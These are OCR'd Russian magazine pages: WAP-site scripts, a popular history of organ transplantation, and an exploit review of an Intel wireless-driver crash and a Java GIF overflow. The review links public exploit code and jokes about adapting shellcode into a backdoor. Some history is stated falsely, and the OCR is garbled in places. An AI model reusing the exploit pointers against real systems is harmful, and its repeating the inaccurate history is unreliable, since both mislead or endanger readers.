Даже несмотря на такие вещи, как конкуренция, капризные и вечно недовольные юзеры, вечная нехватка востребованного контента, перегрузки, необходимость по полдня проводить у компьютера за обновлениями, опасность нападения злобных хакерюг, которые потом могут украсть и перепродать твои эксклюзивные скрипты и ПО, я все же советую тебе попробовать себя в этом новом деле. Хорошие деньги просто так не даются.

Готовые решения для твоего WAP-сайта

WapPortal (автор — Alexsandr Beshkenadze). Хороший движок wap-сайта с новостями, гостевой книгой и чатом. Линки на файлы создаются автоматически, а сам ресурс управляется посредством админ-панели.

Wap Portal Russia (автор — Красников Виктор). Релиз WAP-движка от нашего соотечественника. Скрипт намного более прожорлив, по сравнению с предыдущим, но и возможностей предоставляет значительно больше. Тут и полноценная админ-панель, и новости, и гостевая книга, и архив файлов, и система голосования, а еще автоматическая рассылка e-mail и многое другое.

Скрипт для загрузки картинок с предпросмотром (автор — Demonaz). Этот скрипт обрабатывает картинки в папке и создает страницы с предпросмотром и ссылками на них. Зачем это нужно? Для создания галереи картинок для скачивания — их у тебя будут скачивать очень много!

WapReader (автор — Клячев Сергей Александрович). Скрипт для организации мини-библиотеки на своем WAP-сайте. Открывает и разбивает постранично большие текстовые файлы.

FixMobileRU_WAPShare (автор — Денис Владимирович). Лучшее решение для создания WAP-обменника на своем сайте. Обладает удобной админкой, позволяет создавать каталог загруженных файлов, комментарии пользователей, удобную смену дизайна через шаблоны.

Wap Redirect (автор неизвестен). Очень полезный скрипт, если у тебя две версии сайта: WAP 1.1 и WAP 2.0. Автоматически переправляет пользователя на версию сайта, поддерживаемую браузером его телефона.

ЮРИЙ СВИДИНЕНКО
/ METAMORPH@YANDEX.RU /


УРОКИ ДОКТОРА ФРАНКЕНШТЕЙНА

ПРОШЛОЕ, НАСТОЯЩЕЕ И БУДУЩЕЕ ТРАНСПЛАНТОЛОГИИ



10 апреля 1679 года. Париж. Ночь. В залу, задрапированную черным сукном, вводят статную даму. Ее оборванное платье было когда-то роскошным нарядом. Идет сессия «Огненной палаты», чрезвычайного трибунала Франции…

Подсудимая — Катрин Монвуазьен. В саду ее дома в Сен-Жермене откопали 2,5 тысячи эмбрионов и детских трупов. Детей покупали в кварталах бедняков за 5-6 ливров. А потом в заброшенной часовне начиналась черная месса. Здесь властвовал некий аббат Гибур. Для совершения сатанинской мессы он добавлял младенческую кровь в облатки. Ее использовали и для омоложения богатых клиентов. Гибур брал с них по 100 тысяч ливров. Чтобы продлить жизнь, черной магии, а затем и науке всегда нужен был труп…



Двухголовая собака

Давным-давно...

Профессия врача-хирурга издавна окружена кровавыми штампами и бородатыми анекдотами. И ведь не на пустом месте! Если так подумать, эти ребята в белых и зеленых халатах каждый день ковыряются в нас, что-то режут, что-то пришивают и, что самое интересное, никогда не говорят конкретно что, как, естественно, и не дают гарантии на выполненные работы.

Такая традиция пошла с врачевателей древних греков, которые узаконили ковыряние в человеческих телах, назвав его модным словом «хирургия». Во времена Гиппократа уже умели делать трепанацию черепа и лечили несложные переломы костей.

А первые трансплантологи, как ни странно, появились не в прошлом веке, а еще в Древнем Египте. Фараонам зачем-то проводили трепанацию черепа, аортокоронарное шунтирование и вставляли искусственные зубы. Одной дамочке из высших кругов общества даже сделали глазной протез, инкрустированный золотыми нитями, имитирующими радужку.

Примерно к тому же периоду археологи относят найденный ими череп с имплантированной в него алмазной пластиной. Видно, люди издавна считали, что починить организм — раз плюнуть, и не особо заморачивались на этот счет. В более позднее время магическая формула «бог дал, бог взял» запросто объясняла, почему с виду успешная пересадка ноги раба-мавра богатому хозяину с гангреной заканчивалась смертью последнего.

В конце XIX — начале XX века ученые совершили ряд существенных прорывов в области пересадок. Но и тут образовался ворох проблем, которые будут решаться не одно десятилетие...

Советский reanimator

Первым «адским доктором» можно считать Э. Ульмана из Вены, который в январе 1902 года представил на совете Королевского общества хирургов козу с пересаженной ей на шею почкой собаки. Это делалось не просто из научного любопытства (хотя, конечно, куда без него ;)), а для исследования биологии и хирургии сосудистых швов. Операция прошла успешно; чудо прожило три недели, после чего, естественно, двинуло копыта от отторжения органа. Для ученых отторжение органов было неожиданным сюрпризом. После этого хирурги 10 лет проводили аналогичные операции на животных, но так и не добились успехов. Техника сшивания сосудов была отточена, но о биохимии совместимости тканей врачи только начали узнавать.


До советских 1950-х в трансплантологии ничего существенно не менялось. Но вот в пятидесятых на научном симпозиуме хирургов СССР было продемонстрировано настоящее чудо — живая голова собаки без туловища.

Она была укреплена на тележке, на которой стоял насос, перегоняющий кровь и снабжающий мозг кислородом. То, что осталось от бедного животного, с удивлением рассматривало присутствующих и даже пыталось лаять. Этого добился знаменитый ученый-трансплантолог профессор Владимир Петрович Демихов, который впоследствии написал первую в мире монографию о трансплантологии. Ею пользуются хирурги до сих пор.

Еще в 1937 году, будучи студентом-третьекурсником, Демихов разработал и собственными руками изготовил первое в мире искусственное сердце и вживил его собаке. Собака жила 2 часа. После того как ученый убедился, что отдельные части тела могут существовать от организма независимо, он серьезно начал думать о создании биологических конструкций. Так, часть туловища собаки с головой он пришил другой собаке. Естественно, монстр долго не прожил, но до самой смерти выглядел нормальным здоровым животным. Голова-донор реагировала на внешние события, лаяла и даже принимала пищу.

...На хирургическом столе лежит человек, сплошь покрытый швами. Диктор поясняет, что это существо изготовлено из различных частей мертвых людей. Оно как бы слеплено из «запчастей». Жуткие кадры продолжаются: ученые запихивают в ногу титановый сустав. Диктор: такой сустав позволяет безболезненно спрыгнуть с высоты 20 метров. Все это пригодится

Протез обеих рук









› Первый пациент с пересаженной рукой

«идеальному солдату», над созданием которого трудятся советские ученые. Такой солдат будет бессмертным.

Вот хирургически разбираются и собираются вновь, но уже в ином порядке, мышцы и сухожилия руки. За основу берутся знания физиологии древних боевых искусств, практикуя которые боец, зацепившись двумя, тремя пальцами за выступ в стене, мог держаться несколько минут.

У такого сверхсильного и сверхвыносливого существа должен быть поистине «пламенный мотор». На наших глазах в него вставляется клапан сердца свиньи.

Дальше — больше: перед нами биоробот, голова которого тщательно фиксируется. Управляющие импульсы должны попасть в нужную точку мозга. Включается рубильник. Руки и ноги приходят в движение...

Но, как ты понимаешь, результатов советский Франкенштейн не добился. Демихова постиг бич Эриха Ульмана — отторжение, и подобные опыты оказались бесперспективными. Проводились такие манипуляции в сверхсекретной Экспериментальной лаборатории органического моделирования, в которой руководил работами с 1949-го по 1965 годы Владимир Петрович. Ученик Демидова доктор Кристиан Барнард из ЮАР был в советское время на стажировке у профессора. Это первый доктор в мире, которому удалось осуществить пересадку сердца человеку (эта трансплантация до сих пор носит его имя — операция Барнарда). Сейчас он имеет собственную клинику.

Так что успехами наших ученых нужно гордиться. Кроме того, именно Демихов впервые на собаках провел знаменитое аортокоронарное шунтирование и вплоть до своей смерти в 1998 году работал над пересадкой головы.

Франкенschool

Сегодня же, после полной пересадки лица, думает о пересадке головы и мировое сообщество трансплантологов!

Первая в мире операция по пересадке донорской руки была проведена в 1998 году знаменитым французским хирургом Жан-Мишелем Дюбернаром. С тех пор было проведено около 30 пересадок одиночных рук.

А недавно одной испанке врачи из больницы Ла Фе в Валенсии трансплантировали целых две руки! Женщина потеряла обе руки выше локтя около 30 лет назад после взрыва в химической лаборатории. Операцию, состоявшуюся 30 ноября 2006 года, проводили 10 хирургов более 10 часов. Донором стала женщина, погибшая в результате автомобильной аварии.

Основная задача врачей была титанической — нужно было правильно присоединить кости, связки, сосуды и нервы донорских рук к телу пациентки.

Подвижность и чувствительность пересаженных конечностей будет восстановлена в течение следующих пяти или шести месяцев, но уже сейчас испанка может шевелить пальцами новых рук.

В период с 2000-го по 2007 год в мире было проведено 6 успешных двойных пересадок рук.

Тем же Дюбернаром в 2005 году была проведена частичная пересадка лица. 38-летней француженке Изабель Динуар, изуродованной в результате нападения домашней собаки, пересадили новые губы, части щек и нос. После этого Дюбернар и его коллеги сделали еще несколько пересадок фрагментов лица разным пациентам.

Однако пересадку головы целиком даже самые опытные хирурги делать пока опасаются. И связано это не только с отторжением, а, главным образом, с трудностями соединения разорванного спинного мозга головы и тела-донора. Связать воедино тысячи нервных окончаний этого жизненно важного органа пока не под силу даже самой «тонкой» технике. Таким образом, если собственно пересадка и удастся, то человек будет в лучшем случае парализован.







ORGAN CARE SYSTEM

Американская компания Transmedics по праву претендует на революцию в деле перевозки органов. Ее «Система заботы об органе» (Organ Care System) переворачивает с ног на голову привычные представления о такой ответственной операции.

Идея в основе системы заключается в том, что орган «не должен заметить» смену хозяина. Все время — от момента, когда орган изымается у донора, до момента, когда хирург начинает его вживлять реципиенту, — он продолжает функционировать так, будто и не покидал тела. Все это время орган живет в сложнейшей машине, заменяющей ему человека. Только представь: ждущие пересадки сердца бьются, почки производят мочу, а печень — желчь! Через них прокачивается теплая кровь. Все — как положено.

Это настоящая фантастика. И это реальность. Подобная машина создана и уже готова к клиническим испытаниям в ряде стран. Organ Care System поддерживает здоровье изъятого органа. Это устройство значительно увеличивает время, в течение которого орган может оставаться вне тела. Более того, с Organ Care System хирурги могут оценить и потенциально даже улучшить функцию органов, тем самым увеличив количество пригодных для пересадки трансплантатов.

В аппарате реализован целый ряд новых технологий, которые моделируют условия человеческого тела и позволяют органу функционировать так, как он это обычно и делает.



Правда, в последнее время в медицинских кругах появляются сообщения о составах на основе наночастиц и стволовых клеток, способных «включать» регенерацию нервной ткани. Возможно, в недалеком будущем восстановление разорванных нервных окончаний станет реальностью, и тогда до пересадки головы останется один шаг...

CyberАйболит

Если с чужими органами возникают проблемы, то почему бы не сделать для человека запчасти? Органы из пластика, металла или стекла? Они не вызывали бы отторжения и в то же время работали бы как часы, не старея и не болея.

Ты, наверняка, понимаешь, что пока мы находимся на таком уровне развития техники, что не можем сделать 100%-но работоспособную «механическую» замену глаза или, скажем, желудка. Но органы, функции которых попроще, можно заменить тоже несложными аналогами. Взять, к примеру, мочевой пузырь — его заменители теперь можно встретить довольно часто. Пока это обычные полиэтиленовые пакеты с трубками, которые находятся снаружи, но ученые уже могут искусственно выращивать «новые» органы. Так, 2 года назад в Бостонской детской больнице ученые провели пересадку мочевых пузырей шести собакам, и те не только нормально прижились у животных, но и функционируют как положено.

Для создания замены мочевого пузыря ученым пришлось сначала взять образец клеток из «естественного» органа собаки, затем культивировать мышечные и эпителиальные клетки на специальных средах. Грубо говоря, ученые вырастили «ковер» из клеток, а затем придали ему нужную форму с помощью полимерных шариков. Конечно, ткань мочевого пузыря достаточно проста — в ней всего 2 слоя. Поэтому этот орган был выращен в первую очередь. Сложнее дела обстоят с органами, которым нужно выполнять какие-либо жизненно важные функции. Причем выполнять активно, а не пассивно, как это делает тот же мочевой пузырь.

Например, обычная искусственная почка — это агрегат размером со шкаф со сложной системой циркуляции жидкости в ней. Отказ почек у врачей называется «спиралью смерти», потому что без подсоединения этого девайса у пациента до могилы остается неделя, максимум две. Каждый день больные с нарушенными функциями почек на 3-4 часа «ложатся» под искусственную почку. Если этого не делать, токсины попадают в кровь и начинается воспаление. Через день-два оно распространяется по кровеносной системе. Кровяное давление падает, начинается кислородное голодание, а затем последовательно отказывают легкие, печень и другие органы...

Естественно, трудно представить себе жизнь с необходимостью каждый день по 3 часа «лежать под почкой». Тем более что диализная машина (так еще называют этот агрегат) вытягивает влагу из организма, из-за чего больные начинают в буквальном смысле сохнуть. Но если такую махину уменьшить до приемлемых размеров 5х7х4 сантиметра, то можно было бы хоть как-то облегчить жизнь больным.

В связи с этим врачи-экспериментаторы предложили биосинтетический гибрид этого жизненно важного органа. Как ни крути, но благодаря биосинтетической почке выжили шестеро из десяти пациентов, шансы на жизнь которых врачи оценивали в 10-20%.

Биосинтетическая почка представляет собой пластиковый картридж, внутри которого в 4 тысячах пластиковых волокон располагается 1 миллиард живых почечных клеток.

Фактически это вполне работоспособная почка, просто упакованная в пластиковую коробку.

Придумали такой гибрид все те же доктора из Бостонской детской больницы. По их мнению, альтернативой большим почечным машинам являются натуральные клетки почек, которые мгновенно реагируют на изменения в организме.

Сейчас разработкой биосинтетической почки занимается компания Nephros Therapeutics, созданная выходцами из Мичиганского университета. Сотрудники компании полагают, что окончательный вариант такого устройство будет готов уже через 3 года.

Конечно, главный вопрос, стоящий перед учеными, — откуда брать живые клетки почек для биосинтетических органов. То, что сейчас используют врачи, — это недозрелые клетки, полученные из донорских органов, которые были признаны непригодными для пересадки.

Для того чтобы клетки формировали в пластике целый орган, ученые применяют специальные пластиковые волокна, в которых эти незрелые клетки растут и размножаются, образуя в итоге специальные канальцы, как в натуральной почке. Пластиковые волокна защищают эти клетки от иммунного сопротивления со стороны белых кровяных телец. Так имитируется работа настоящих почек.

Первое испытание биосинтетической почки было проведено 15 мая 2001 года.

Кроме работы над почками, Nephros Therapeutics занимается заменой печени.

В отличие от других органов, важнейшие функции печени воспроизвести в «машинном» исполнении пока невозможно. Однако реально повторить отдельные ее жизненно необходимые функции. Например, выработку инсулина. Биореакторы из живых клеток скоро снимут больным диабетом необходимость делать ежедневные инъекции.

Немного проще дело обстоит с ногами и руками. Разработать биомеханический протез сегодня можно, но это обойдется в копеечку. Пока существуют только прототипы механических рук. Чтобы их создать, инженерам и врачам потребовалось около 20 лет, в течение которых они смогли добиться миниатюризации двигателей и элементов питания, находящихся внутри протеза.

Протез содержит 2 микродвигателя и управляется сигналами, поступающими из мозга пациента в предплечье и далее, через вживляемые электроды к протезу. При помощи протеза пациенты могут совершать самые разные операции:



ВЫРАЩЕННЫЕ ГЛАЗА

В ходе эксперимента группа ученых, возглавляемая профессором биологии Токийского университета Макото Асашимо, вырастила глазное яблоко из недифференцированных эмбриональных клеток лягушки и вживила их в глазную полость головастика, у которого предварительно удалили левый глаз. Через неделю после операции симптомы отторжения отсутствовали, а анализ показал, что новый глаз полноценно интегрировался в нервную систему и способен передавать нервные импульсы.

Профессор Асашимо тогда утверждал, что аналогичным образом возможно создание любого органа — кожи, мышечных тканей, органов слуха. Эта медицинская технология открывает новую эру для людей с ограниченными возможностями, страдающих от несовершенства современных протезов и отторжения трансплантированных органов. Первые аналоги ушей и глаз были выращены в пробирке, и вот теперь один искусственный глаз заработал.

Государственная поддержка программы оценивается ни много ни мало в $22 миллиона.



› **Сегодня операция по пересадке лица — почти обычная вещь**

открывать дверь, держать книгу, переворачивать страницу, держать пакет с чипсами.
А вот проект компании Victhom Bionics, в случае удачного завершения, станет настоящей революцией в области биомеханики и протезной техники. Power Knee™ — именно так называется прототип, который является первым активным протезом ноги с микропроцессорным управлением. Первый пассивный биомеханический протез C-Leg® был создан в 1999 году и получил самое широкое применение в протезировании.
Ноу-хау проекта — система управления Sound-Side Sensory-Control (SSSC), которая реализует кинетику и кинематику движения в соответствии с биомеханическими процессами человека. Интеллектуальное управление позволяет значительно уменьшить расход энергии при подъеме по лестнице или ходьбе на большие расстояния. Система Power Knee™ собирает информацию о траектории и динамических характеристиках ходьбы человека, измеряя силы, моменты и углы суставов. Высокая частота измерения (до 1350 раз в секунду) дает возможность достижения полного симбиоза протеза и человека. Ты не поверишь, но Power Knee™ не нужно «подключать» к нервной системе! Благодаря датчикам он идеально «вживается» в биомеханику тела.
Биомеханические и электронные протезы других органов сделать труднее, поэтому не стоит ждать от инженеров чудес в ближайшие годы. Пока они не могут на 100% повторить результаты матушки Природы.

ИСКУССТВЕННАЯ КРОВЬ

Шведские ученые из института Karolinska впервые успешно использовали искусственную кровь. В отличие от настоящей крови, имеющей срок годности всего 42 дня, порошок на ее основе может храниться в течение нескольких лет. Когда необходимо, порошок искусственной крови приобретает жидкую форму и может немедленно использоваться, что особенно ценно, независимо от группы крови пациента. Для создания порошка ученые используют человеческие кровяные тельца, но делают это, скорее, по этическим причинам. Производство заменителя вполне возможно из крови млекопитающих вроде коровы.
По словам доктора Пьера, если мировое здравоохранение одобрит искусственную кровь, человечество сделает такой же шаг вперед, каким была высадка на Луне.

Клонирование, печатание и выращивание

Как ты понял, хирурги не просто так до сих пор пересаживают «обычные» органы. Ученые, конечно, стараются, но все же не могут полностью воспроизвести все функции жизненно важных комочков плоти «в железе».
Но и с пересадкой не все гладко: реакция естественного отторжения чужеродных органов — вечный враг всех трансплантологов — не сдает позиции даже под воздействием самых современных иммуннsocупрессоров. Если же побеждает подавитель иммунной реакции, то вылезают его побочные эффекты — начинают оказывать почки или же воспаляться суставы. Естественно, при пересадках органов от близких по геному доноров этих проблем меньше. А при пересадках от родственников их вообще нет. Так, один пациент с почкой брата прожил еще 58 лет после операции! И без всяких признаков отторжения органа!
С самого начала «клонической революции» особенно хитрые хирурги предложили выращивать нужные органы или даже использовать клонов, идентичных по генотипу, в качестве «запчастей». Но тут вылез вопрос морали. Если с клонами животных еще можно смириться, то как смириться с твоей копией, которая, по сути дела, такой же человек, как ты, но существует только в качестве «запчастей»? Ладно, если бы клоны были умственно отсталыми или абсолютно не имели личности. Так ведь нет! Это точно такой же организм. Можно, конечно, искусственно затормозить процесс формирования мозга, но тогда клон не будет жить и, естественно, не даст тех нужных для пересадки органов. Медицинское простое решение проблемы отторжения наткнулось не только на стену моральных ограничений. Оказалось, это еще и трудно сделать!
Выращивание химерных животных с тканями и органами, пригодными для пересадки человеку, не лучший путь для трансплантации. Такие работы, конечно, имеют определенную научную ценность, и менее аморальны, чем средневековые попытки переливания человеку крови животных или нынешнее использование для трансплантации органов, полученных у человеческих трупов (пересадка органов от живых людей, даже небезвозмездная, не вызывает отторжения сразу).
В соответствии с законами природы, клон кого бы то ни было (в том числе и тебя) будет полноценным человеческим младенцем. Под влиянием факторов внешней среды твой клон будет отличаться от тебя внешним видом (первая клонированная кошка по кличке Копирка и исходная особь похожи не больше, чем родные сестры). И его личность будет формироваться в совершенно других условиях. А о переносе информации (личности, памяти, души) в нейроны клона сейчас могут рассуждать только фантасты или сниматься голливудские фильмы.
Теоретически когда-нибудь можно будет заранее сделать копию человека «на запчасти», но это обойдется намного дороже, чем выращивание запасных органов по отдельности. Такие органы, как минимум, не придется десятилетиями кормить, поддерживать в них физическую форму и выносить за ними судно; и их можно будет выращивать прямо на месте, не подвергая пациента опасностям, связанным с пересадкой.
Из мезенхимных стволовых клеток уже сейчас напрямую, без клонирования, делают первые «протезы» тканей.
Отдельная ветвь клеточной трансплантации — фетальная терапия. Ее суть заключается во

введении «вытяжек» из тканей эмбриона в организм людей. До определенного времени этот метод, помогающий восстановить не только здоровье, но и молодость, был доступен только богатым из-за высокой стоимости. Процесс изготовления готового препарата из эмбриона долог и сложен.

Альтернативным путем является печать органов с помощью специальных струйных принтеров, использующих в качестве чернил клетки. При этом печать «на плоскости» — лишь одна из сторон технологии, разрабатываемой, главным образом, для фантастической, как сейчас кажется, трехмерной печати полноценных человеческих органов. В качестве бумаги выступает специальный термообратимый гель, не так давно созданный учеными. Этот материал при температуре ниже 20 градусов по Цельсию является жидкостью, а при нагреве выше 32 градусов затвердевает. И, конечно, он совместим с биологическими тканями. Экспериментаторы печатали на стеклянной основе множество последовательных слоев геля и клеток, показав, что таким путем можно буквально поклеточно создавать трехмерные биологические объекты. Клетки, напыляемые принтером, через некоторое время сами срастаются. Тончайшие слои геля не мешают им в этом и в то же время придают конструкции прочность до того момента, как все будет закончено.

Авторы исследования полагают, что трехмерная печать листов кожи, различных органов (вплоть до сердца) — это путь, который сможет обеспечивать больного, нуждающегося в пересадке органа, всем необходимым в кратчайшее время. Разумеется, исходные клетки для культивирования «живых чернил» будут взяты у самого пациента, так что проблемы с отторжением быть не должно.

Сложные органы состоят из разного вида клеток. Поэтому для их воссоздания нужно использовать несколько печатающих головок. Правда, по прогнозу ученых, путь печатающих органы принтеров от лабораторий в клиники займет несколько лет.

Голова профессора Доуэля

Как видишь, ближайшие 10-20 лет хирургам придется работать по старинке. А нам — ожидать все более частого упоминания об «охотниках за органами». Пока у людей есть деньги и техническая возможность делать пересадки, число случаев криминала в стиле «Джек-потрошитель» будет только расти.

Подлинной революцией, конечно, станут вживляемые биосинтетические органы, клетки которых смогут получать питательные вещества прямо от организма, а сам орган будет защищен от атак со стороны иммунной системы. Но до таких биомеханических устройств еще далеко. Возлагаются надежды на наномедицину, биотехнологии, генную инженерию, но, повторюсь, в ближайшие 20-30 лет резать и пришивать будут хоть и с помощью новой техники, но проверенными «дедовскими» методами нашего соотечественника Владимира Петровича Демихова.




КРИС КАСПЕРСКИ


ОБЗОР ЭКСПЛОЙТОВ

После предновогодней лавины дыр, хлынувшей сквозь весь спектр программных и аппаратных продуктов, сотрясающей их, словно неожиданно проснувшейся вулкан, считавшийся давно потухшим, в январе-феврале наступило ленивое затишье. Не считая очередной порции дыр в IE, Office и Mozilla, никаких новых потрясений не последовало, и счет открытых уязвимостей пошел на единицы, о самых интересных из которых я и собираюсь рассказать.



> Плата Mini-PCI с чипом Intel 2200BG 802.11, управляемым уязвимым драйвером


> Фрагмент боевого exploit'a от luoluo, запускающего калькулятор


> Внешний вид программы uTorrent — уязвимого клиента файлообменной сети BitTorrent

Удаленный BSOD на Intel 2200BG 802.11

Brief
Очередная дыра в драйверах беспроводных устройств показывает, насколько еще сыры и небезопасны беспроводные технологии. На жертву обрушивается мощный шквал разобщенных пакетов. Пакеты схватывает драйвер и складывает их в кучу для дальнейшей обработки, в процессе которой модифицируются глобальные структуры данных, защищаемые критическими секциями и прочими средствами синхронизации. Но небрежно реализованная синхронизация привела к серьезным дефектам, и часть структур данных осталась незащищенной, в результате чего появилась угроза их разрушения. Если в процессе обработки одного пакета приходит другой, структуры данных превращаются в мешанину и дальнейшее поведение драйвера становится непредсказуемым. Как правило, дело заканчивается голубым экраном смерти.

Targets
Уязвимость подтверждена в родном Intel-драйвере w29n51.sys версии 9.0.3.9. Другие версии драйвера не проверялись.

Exploit
Исходный текст exploit'a, написанного все тем же Breno Silva Pinto (bsilva@secure.org), можно скачать с www.milw0rm.com/exploits/3224.

Solution
На момент написания этих строк компания Intel не выпустила никакого обновления и даже не уведомила пользователей о грозящей им опасности, что вообще беспредел: www.intel.com/network/connectivity/products/wireless/prowireless_mobile.htm. А потому единственным возможным решением становится отключение беспроводных устройств.

Переполнение буфера в библиотеки времени исполнения

Brief
Java, изначально позиционируемая как абсолютно безопасная среда программирования, таковой, увы, не оказалась, и от Java-апплетов можно ожидать всего чего угодно. Самое неприятное, что, помимо изъянов в архитектуре безопасности, дефекты обнаруживаются и в самом фундаменте: компиляторе, библиотеке времени исполнения и т.д. Кодокопатель, работающий на компанию Zero Day Initiative, обнаружил грубую ошибку в штатном gif-обработчике: если ширина валидного изображения выставлена в ноль, то библиотека времени исполнения выделяет указанное в заголовке количество байт, которое может и не совпадать с фактическим. В результате наступает классическое переполнение, допускающее возможность передачи управления на shell-код, содержащийся в этом же самом изображении.

Targets
Уязвимость обнаружена в SDK и JRE версий вплоть до 1.4.2 и JDK/JRE версии 5.0 с обновлением 9, а также в продуктах сторонних компаний, построенных на их основе.

Exploit
Исходный код боевого exploit'a, созданного хакером по кличке luoluo, лежит на Security Focus'e: www.securityfocus.com/data/vulnerabilities/exploits/JvmGifVulPoc.java. Он несет на своем борту shell-код, запускающий calc.exe, однако после доработки напильником он будет запускать все что угодно, в том числе и backdoor :).

Solution
Компания Sun уже выпустила обновления для различных версий SDK и JRE, доступные по ссылке java.sun.com/javase/downloads/index_jdk5.jsp. С продуктами же сторонних компаний ситуация до сих пор остается туманной, однако, судя по популярности Java, их число должно быть весьма велико.

